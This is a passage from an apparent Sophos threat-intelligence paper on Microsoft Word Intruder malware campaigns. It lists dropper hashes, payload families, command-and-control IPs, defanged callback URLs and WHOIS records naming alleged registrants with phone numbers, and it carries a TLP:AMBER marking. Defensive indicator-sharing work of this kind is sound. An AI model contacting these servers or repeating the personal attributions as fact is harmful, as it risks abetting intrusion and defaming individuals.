This e-mail address refers to the site vzlomov[.]com, which is a distributor of remote administration product TeamViewerBot (as the name suggests, it is a custom packaged version of the popular TeamViewer product).



It is not clear whether the owner of vzlomov[.]com is related to the operation or not, but it is clear that *vzlomov[.]com[@]no-spam[.]ws* violated the license agreement on TemViewer, as one of the servers (server20603.teamviewer[.]com) returned this to the request by the Trojan:



This error must have been realized by the criminals themselves, because a few hours after the first dropper they released the second one as a fix. The second dropper installed a different payload, a Wauchos Trojan variant. This variant used the CVE-2015-1701 privilege escalation vulnerability in a very similar way as the publicly available source did [19].


This operation tied to this server had only very few victims, mostly in the United Stated, with a couple of additional ones in Ukraine.

Other C&C servers:

```
91.215.155.46
```


The infection campaigns were observed between the end of April and end of May 2015, using three different MWISTAT servers.


The exploited documents were distributed in emails like this one, pretending to be a bank transaction receipt:




Distribution data for campaign 83019822 :

Main targets are USA, Indonesia, UK, Germany, China, Myanmar, Russia, the largest identifiable chunk of targets belonged to banks and financial institutions.







This operation was tied to targeting banking systems. The themes of the spear-phishing email and the observed names of the attached exploited documents (Banco de España.doc, MT103SwiftCopy.doc) also strengthen this affiliation.

MWI-8

Dropper SHA1 values:


```
d86a1e65fef99f9ac75185d25ba0a318d25eaf95
9a9f5e2d3778cea8b9a47dea4cbaf7d58b60e6ee
f45f9ae8f59913eda95983e1a5af64aff1d6b840
03062e13fa18d1fbf3ceb9af8066d44be14b1a98
e661dbc9a0ba1dc4510b2d39fb1cdc2e1994fa99
af02552de3c5416171eac99929c9e90c06903bbe
e892605df2378e537929d822a0fc1c8088503b2a
7e5785c49840dd093c3edd8c9aa9a6ede7efb789
0e07b889274f5872382144f7cc900664fea06e29
a94a8ba864cd353d378018fafd6bc7960bd8e12e
1801f9d51f0d82c801e9d4634a83d35135c67c88
e286c276d942e84f19cdd38ae444e14ac01085c2
806bfe6ec07ae33a457abef400c66b3dee639de9
b0dabad6620c51ff033a95b2ba33159b30300fc6
63029083de0e3137549f461efbd264b80e915d35
343b3546cff0b52065b354e24a8370b65874f8a1
386d40d972a74729d20d6e95b6ab5ffd4c8b7bec
54b8085a371d63eba486136730d1c3ad303c3693
6457c9efabaefee75ba950f7c93d89f921b22663
9c8474f8c7e87328573c822cb73014117e32a633
eaf648a422b2edf0184af296845be8bbf0d8fc6d
```

Dropped malware:
Dofoil/Smokeloader

All of the samples were downloaders.

MWISTAT server:
keny[.]pw

The server is located in Ukraine, has no real content, likely maintained by the criminals.



The domain registration info is the following:

```
Admin ID: DI_44450914
Admin Name: Emenike Paschal
Admin Organization: N/A
Admin Street: 26 oraukwu
Admin City: onitsha
Admin State/Province: Anambra
Admin Postal Code: 00234
Admin Country: NG
Admin Phone: +234.8068512073
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: link.boxer[@]yahoo[.]com
```

IP address of the server was: 176.119.3.126 . There are other domains that resolve to the same IP address:

aguka[.]ws
macapsrl[.]co

Both are registered with the same contact info:

```
Admin Name: jasmine
Admin Organization: Jasmite
Admin Street: oraukwu
Admin City: onitsha
Admin State/Province: Anambra
Admin Postal Code: 00234
Admin Country: NG
Admin Phone: +234.8068512073
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: song.jazmine[@]yahoo[.]com
```

The e-mail address *song.jazmine[@]yahoo[.]com* is related to a few additional domains:

```
univerzal-power[.]com
yingtalmetal[.]com
```

We observed previous malicious activity on the latter domain, using the C&C callback addresses:

```
yingtalmetal[.]com/gim/info/mynah[.]php
yingtalmetal[.]com/gim/info/gate[.]php
```

This activity was related to a Zbot variant from December 2014, with SHA1: *372c9f3c5a605c9e98f319fc2d08ac779ddb49b7* (virustotal[.]com/en-gb/file/8a361bf6d84f2e0611d4433f95a1fdd819b28f570c0ea81287be40194ec13ee3/analysis/). Other than the same registration info, there is no direct connection between this Zbot campaign and the MWI related operation.


There were at least two different installations of the MWISTAT server side component on the same server:

```
keny[.]pw/tino/webstat/img[.]php?id=53615111
keny[.]pw/pino/webstat/img[.]php?id=31820444
```


Other C&C servers:
N/A

This operation started mid-June, and it is still ongoing at the time of writing the paper, at the end of July 2015. The most infection reports came from Italy, Taiwan, Vietnam and Japan.

The malware was distributed in e-mail messages like this one, containing two identical copies of the exploited document as attachment:



Or this:



In this operation we observed a handful of files at the end of July 2015 that did not use the WMI method to execute the downloaded payload, simply run it by calling *CreateProcessA* — just like in the case of the earliest MWI generated samples. The reason to give up on the more advanced method is unknown.

Hashes for these samples:

```
b0dabad6620c51ff033a95b2ba33159b30300fc6
386d40d972a74729d20d6e95b6ab5ffd4c8b7bec
6457c9efabaefee75ba950f7c93d89f921b22663
```

References

1. https://www.fireeye.com/blog/threat-research/2015/04/a_new_word_document.html
2. http://www.trojanbotnet.com/2014/06/microsoft-office-word-exploit.html
3. http://securelist.com/analysis/publications/37158/the-curious-case-of-a-cve-2012-0158-exploit/
4. https://blogs.rsa.com/attacking-a-pos-supply-chain-part-1/
5. https://nakedsecurity.sophos.com/advanced-persistent-threats-the-new-normal/
6. https://blogs.sophos.com/2015/02/03/sophoslabs-elite-apt-hackers-arent-always-elite-coders/
7. https://blogs.sophos.com/2014/10/30/the-rotten-tomato-campaign-new-sophoslabs-research-on-apts/
8. http://blog.checkpoint.com/2015/06/26/microsoft-word-intruder-rtf-sample-analysis/
9. http://blog.0x3a.com/post/117760824504/analysis-of-a-microsoft-word-intruder-sample
10. https://www.proofpoint.com/threat-insight/post/Foot-in-the-Door
11. https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/
12. http://v-martyanov.livejournal.com/15641.html
13. https://msdn.microsoft.com/en-us/library/aa390423%28v=vs.85%29.aspx
14. http://www.asmcommunity.net/forums/topic/?id=30264
15. https://msdn.microsoft.com/en-us/library/aa389388%28v=vs.85%29.aspx
16. http://microsoft.public.win32.programmer.wmi.narkive.com/iCPU8tT1/launching-application-on-a-share-with-win32-process-create-method
17. http://www.seculert.com/blog/2012/08/java-0-day-blackhole-king.html
18. http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/hawkeye-nigerian-cybercriminals-used-simple-keylogger-to-prey-on-smbs
19. https://github.com/hfiref0x/CVE-2015-1701/tree/master/Source/Taihou
20. http://www.msofficeforums.com/versionchart.php?mon=12
21. http://www.welivesecurity.com/2015/04/09/operation-buhtrap/
22. http://www.isightpartners.com/2015/06/hawkeye-keylogger-campaigns- affect-multiple-industries/

A note on confidentiality

This paper is designated using the Traffic Light Protocol as TLP: AMBER. You may only share TLP: AMBER information with members of your own organization who need to know, and only as widely as necessary to act on that information.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK | Boston, USA

2015-08-21 TP-NA (RP)

Appendix: Samples

This is the SHA1 list of the samples that we suspect were generated with MWI and support all three Office vulnerabilities. For most of them we were able to determine the distributed payload, for some this information was not available at the time of analysis.

FAMILY	HASH	KIND
Ransom	e444378c08984b8c8089bd6d2328c4f2edc2ee2d	downloader
Tinba	a4adf95a2f0cf230a388fb653d371e4ab3e0388f	downloader
Dyzap	b08f351c228ff246d29f548ef910fe6e58c83caf	dropper
Dyzap	7bb6ea632a9944ee90fc2714a362c19451ea0e36	dropper
Cromptui	08b98d597329ad7500b5e0fc2aff9088a1476040	dropper
Zbot	c3a7cb43ec13299b758cb8ca25eace71329939f7	dropper
	19cc1c2c632e885456d574e91bc6fefb78969337	downloader
Corkow	6b2c3b8eaca5d0092749c95c66940acedae0e020	dropper
NSIS	09cc0c51c3031c761edbcb72d1f2bdf31b9aecae	dropper
	b6d03b9cb1c527989e32136efe0be00b456c658c	downloader
Buhtrap	0164f765fb7052a8d424f00b171ed07d12ad38c3	dropper
	06fb8253707bfb7407b24329bb1f0bccf1c75f61	downloader
Zbot	0836e191a3acc68691678da93b27a4647ed0b81a	dropper
Carberp	093526b670953023701fbc59973673427dabae7b	dropper
Kazy	09c407767dee6a62b2f749ad42237a743d7041d0	dropper
	1633ae5ff2e74118806e2a73d3e3c5445283fb01	downloader
	18e0c75baa79355d24015acab0a6225bf9f75880	downloader
Carberp	192c420744f4fd2fb0d1049669f49a52de5b488b	dropper
	20dcea80d03449c7c573efe583cb2ec11962452e	downloader
	236bdc316797309b21b466dac2cafb1685b5424a	downloader
Corkow	238ea4c615a7d924fda45fe0c1a99087a5f55113	dropper
Carberp	2577ae447809052b671e065472d8f3a92ff4432b	dropper
Carberp	25f3ad83db42bfba5704afab906697022f004a2e	dropper
	28e403d40f9f6ef209d983c9bf12c2375e07efe6	downloader
Staser	2a4d4c699fb34a31ab2b5f8a67735ec3093aa2c4	dropper
Carberp	2a6067bfc5eefe252af572a516e52cf40c8cf3c5	dropper
Carberp	2e52513029f0b164a27ee997d838339e83c74222	dropper
Carberp	31e9839b2e3b656406faabb7f05fd76a53edea93	dropper
	33ffaa455e8f68f1be227ed2d32427fc3c35a20e	downloader
	37235cfae855f41be4128b32d6a7e399325664e8	downloader
	3d108765da9e451c3800524d0a524ac210c89953	downloader
	3f3a2f8340ef11afcbdda834af2aa8e3a64e94b9	downloader
	452f039f5d26e047900e8af8b81bb986bea21623	downloader
Carberp	4a131d65a1c780447606faa509f1ed2ec08771b6	dropper
Vawtrak	4ec7f0703c33be891027492571b1bf2585da3d30	dropper
	53ebd50f65b0c41d199451ef7b667cd5628c0947	dropper
Trontoz	5517896a2e9dff5db6394b9af2542c191bf1f07c	dropper
	563f20c755dfd43840de7c060cf653395c9f3c61	downloader
	5673a1e6b04cd77ee613903191c21f6db5c38dc6	downloader
Carberp	56dc3dab580585cac6d1d9efc9d946150c41d5e3	dropper
Zbot	58560676784e5d122293661f7c81eeb12dd1e641	dropper
	59f0119085ada628e01e57b04bc17d6a8def167f	downloader
	5be3f8bd1de43f3325865a887d654e97097353ba	downloader
Carberp	5ddbb11479191be6559ec59809500bb0f8574689	dropper
	5e2218526b229ab652e0d52bc6c896fa0c7a9e37	downloader
	5ffa9b2d3358970af8c1681461f4c8fb20b99beb	downloader
	6155de110f0d95255cb6fa0bd448fecd4174fed9	downloader
	636ef7c0e29fa985fa1b2a66488e6ef92bbc5fee	downloader

Buhtrap	64b79c92388244a8145bb786ba5f6b7d168fe620	dropper
Carberp	678e1ff40c338e7f32d382f414fdd50c5c32df84	dropper
Carberp	6997dea208c1a9190073e8567e82b282a512298e	dropper
Corkow	6b4e72c772b956b28d8b8c42f3351f4f5cff68d0	dropper
Carberp	6c71a3dfa10ea9f815b7a8de3648fa04cca6d86d	dropper
NetWiredRC	6e414d26146d9e33c690f9e482c59b87184575f6	dropper
Carberp	6feee7a522f271aa8340c4a262d6dc342ea96268	dropper
Buhtrap	768eb6f4a75ba132d42ee4ed0a74eb5beb23d9f8	dropper
	77ba6ecb3b6a3ff17915a1d4f14ab8d2d3d027d6	dropper
Buhtrap	783149a773f0aee05474c0f56c778f64133acbb3	dropper
	7dbf34472139d7d4ed21395fcf16d8894254705e	downloader
Buhtrap	87495985394dc1effc83cf56bdbb8413971fcdd7	dropper
	87c2f36393e5232d4a23b555cb233cb81456f4ca	downloader
	88f5100e446e354201de406730606c865062bd4a	downloader
Carberp	c04ad61288df9a847311e7f94bf4a9d852d21724	dropper
	8bdcac846cac11f40b1e5a5924baad07381f2057	downloader
	8caf4a2e3b249fa62bedbdb53685432b672976d3	downloader
	8d58b05fcf96e3063afd1827d6e879ae08f6693b	downloader
Gamarue	8e0a25c8394d66a10f86b06fc0b2d6a738e8f1b1	downloader
	92f8ae6e382e8505154f35bfcc540a8393d79648	downloader
	9331eadbe9fe620f2b6232cb79ddc83457e49653	downloader
	93e5d0166a32ec616cdb66a9ae68cc1b0799e2a6	downloader
NetWiredRC	93ebf964c992148672861adcc49b88096476a516	dropper
Fsysna	96ed7a1071595ccd96b1ab7bd7fbb751262ef1ce	downloader
	97b22531422950658c06e6412a8670a2e6971bd1	downloader
	99ba488f515ce4837dadfee6ea99c0d85a27095c	downloader
Fsysna	9d6d9fc05ce8e386113b971d8f4c8612832e8e48	downloader
NetWiredRC	9e3b077293bebc745ed3b3b4bf6d7916f1a609db	dropper
Carberp	9fd58e04ced17f60c1ebfa8b862ab7af18b7984c	dropper
NetWiredRC	a0124d2b3d9e1a7bb79a5f590bd00e24eb6662ac	dropper
Carberp	a7006a278edcb15e7a01ff98cb22dd425a5ba679	dropper
Carberp	a741ffda39b6864810d4118fde86f9535f4e0391	dropper
	a8bf05dba97ef9fbb38ac77c1473e271acef2a75	downloader
Carberp	a967748f295f16ac2b28521ab2b3efa210eda599	dropper
Buhtrap	ab91979cf657b563acf9e3576f2b0ec49f57f461	dropper
	ac6d6a5428b08f307cc4c9a52f73ac78d62bc6fb	downloader
	ad59434e21392a8395924c7919f6d553cddde91d	downloader
Cromptui	ae5569823536f52e90c0bf38037c339755abc86b	dropper
	aed9a8ed04f468bde9ee6a46f3d9ca002e6fa68b	downloader
Buhtrap	b00650953c80493ff396ce0b20c59929b898e941	downloader
	b10405a175b3d5df8810092ab0fec8a6677449f9	downloader
Zbot	b507502ef38d407661b17a788f961ee4ed73a0b4	dropper
	bd620bef8d9ecf79f4308b4f10f54d7e67ed7d78	downloader
Carberp	bf2734a951bbb20e6738ad9c132b9ead0b5873a3	dropper
Carberp	c003a53023eb4aba922784cf52b7c9054a0044f6	dropper
	c36c11c465120518b8b5818a9cc4e4a31d8d45ce	downloader
	c3de6b157847c117d2061db6d4a2550991c5c071	downloader
Carberp	c57f63364cbcf1a3b55feade869911785d1da5b9	dropper
Carberp	c64950e0a9fb72ba42ae4f96de84199268b19103	dropper
	c66dacc233dd7df9b76280dd656d88adb25efa4c	downloader
NetWiredRC	c8f3087c1a5ea390fab3e0e6124734f69367d5d7	dropper
	c931c0a9e689fad266dc2d3d10b1f5d81f642eba	downloader
Buhtrap	cac0b41ef7eedcd3a8a5f83f7424c426ca05925c	dropper
Zbot	cb1e0f4474a95e1e69873a173ff9e8b4cd2350ce	dropper
	cd916216aea8e27cabd77cbc967277d059d56f5f	dropper
VBSFlood	cf164075d6a7270c518bb9a860c75c7e688d5e8b	dropper
Zbot	cf1cbe1829af40b57aa236db95c08fed2e5b9b9f	dropper
	cf2908199eea4692466fb80f1184d59ae1f6ab20	downloader

	d12248136757a0522d5f9b6a5b92453f1e2f8cf4	dropper
Carberp	d2b20caa1320a208d8ca669e75c6fcb8b82e40f8	dropper
Carberp	d596194a18da6dfce415f07acca9a3d3f8cd255b	dropper
Carberp	d5d9abd1fe5a229de04efd1ab80fe986f038e4e6	dropper
Carberp	d71e2ec647b2e6811583d5f156da2d7769694926	dropper
Carberp	d71e310adf183f02e36b06d166f8e3ad54fdbcc9	dropper
	dbea117606fc7dcdfde00c70e21391ed7f433c73	downloader
	e3346a91fce138cbba53b578c6cd514e0f652d84	downloader
Dyreza	e9500ba8ee71d28a85fe375fb1859e32a62e5d8b	dropper
Zbot	eaece389f049efcecc1e01af590e589c6e8197ea	dropper
	eb67b16b8042545cc0daa3650be2b7110f4899b4	downloader
NetWiredRC	ee10d8d24d627a4251be10d8958f9b74b104b7d4	dropper
Carberp	f03568dbe213c8d437340f338ddaffee0de6ad8e	dropper
	f3846775cb68d833370ce836b026e8280aebcc85	downloader
Zbot	f45ff1cbd30a527e3c99ff25774fc269e897e6d8	dropper
	f939d2566c9856c94d0a54be80fce147890bc861	downloader
Carberp	f94a33bea170934331338e0614eb7106303a4bbe	dropper
Carberp	fa2fce48d55ad69574317b4a594824144b108c5b	dropper
Badur	fa8ce4947cb443777fa3567232227f19358b2e30	dropper
	fa9669f1b70e15decaaf36cf2a35cf3ca7a599d9	downloader
	fcabc3269537e4111fa65d35359fa797d5c65778	downloader
NetWiredRC	fe351e852c74170cac5ab3271e4da55eb413ad02	dropper
	fe8c933d0ad848cce6f05566146b28dc914cd9cd	downloader
Sheldor	94efad86fc7439b8fdfe4cd2fc8d0b3433f67809	downloader
Sheldor	f8faa7149d2a35206ab3bace2673447014ac2b1a	downloader
Rovnix	cf4d668c6e0f7912c13ce2b73add4972bc3d6f4e	downloader
Wauchos	4edb139f6d459f3a7dd31abba29a4c6c3046072f	downloader
Wauchos	1195c4627be54f26b29d0dc56752d233547ff6a4	downloader
	e7fde2d37367618397ae1f064f2837b22a74a2bc	downloader
Repezor	be4eb726c8dd8b554e143816b739cbddf9fcf9fd	downloader
Teamviewer	e977a62db9ec054f96aabf78b70c51247f5e5af3	downloader
Zbot	2366013669847310262389 57f79b47540be87d31	dropper
Ammyy	07ac3100117511990ce5289f34516bfde0cf8955	dropper
Zbot	0d3cd2a3f96ef987d1c573a93e22aac2960f3e8f	dropper
	e661dbc9a0ba1dc4510b2d39fb1cdc2e1994fa99	downloader
	03062e13fa18d1fbf3ceb9af8066d44be14b1a98	downloader
	f45f9ae8f59913eda95983e1a5af64aff1d6b840	downloader
Zbot	7bf7ee5762f06310506d32995f273fc74f4c6af5	dropper
Zbot	ba6e79b17d6a36fc465aa5ff2857f50016e09b9b	dropper
Zbot	cc83526d7dd4fc090b36bd34d47a9849f3e19880	dropper
Zbot	61e72119d993cab21cba481e1ffb6f9f46fa55f0	dropper
Zbot	ef4fb64e5df64aebdb4acde630279e63ccb2d354	dropper
RemoteUtilities	4e123421ffb3607feb2aaad9db520b7735cac1f7	dropper
Zbot	6d8b71c453b0712fa5d0e02fc1ba6093d8b9237c	dropper
VB	92f18ea77d533735f1f0c54e81aa6bbf3746c96b	downloader
Zbot	b9e43fc603f1e30b27f23bce88dbe6cdbc16d5b7	dropper
Zbot	9a19934f052b1adaeb94ff09b6a7183c8a8b5c9a	dropper
Omaneat	e2021957bcd4021aa1cf0504fd065b9d575ca333	dropper
Bandok	9510dea35642c327533041a29a3e773c8e3be718	dropper
Delf	7e5785c49840dd093c3edd8c9aa9a6ede7efb789	downloader
RemoteUtilities	0a9499f394ae53d2ea76e7a7d6e2cc217bafa588	downloader
	9aab25b9c2cfcadab4b5ad6097eab864782ad839	downloader
Tinba	9aab25b9c2cfcadab4b5ad6097eab864782ad839	downloader
Zbot	c9a14c7bf9b62771388277d5616f3be48fa70e4a	dropper
Sopinar	b6a482779df4e6ef7e5bcec4675f396002ad7662	dropper
Tinba	c7d5061a697f9932af2b61f6eb01f2a80398b161	dropper
Bandok	d001eda06ebc8e1be0c370efa22127070068b0a0	dropper
VB	0b382fb11442c893eeafd2774f3716f5163d4400	dropper

Dofoil	806bfe6ec07ae33a457abef400c66b3dee639de9	downloader
Dofoil	af02552de3c5416171eac99929c9e90c06903bbe	downloader
Zbot	4ad5e80794532928d5faa72af68a33fa3d1ab587	downloader
Heye	27f59ac9b5796b46bb13cf9dc85bb5e8893a96d5	downloader
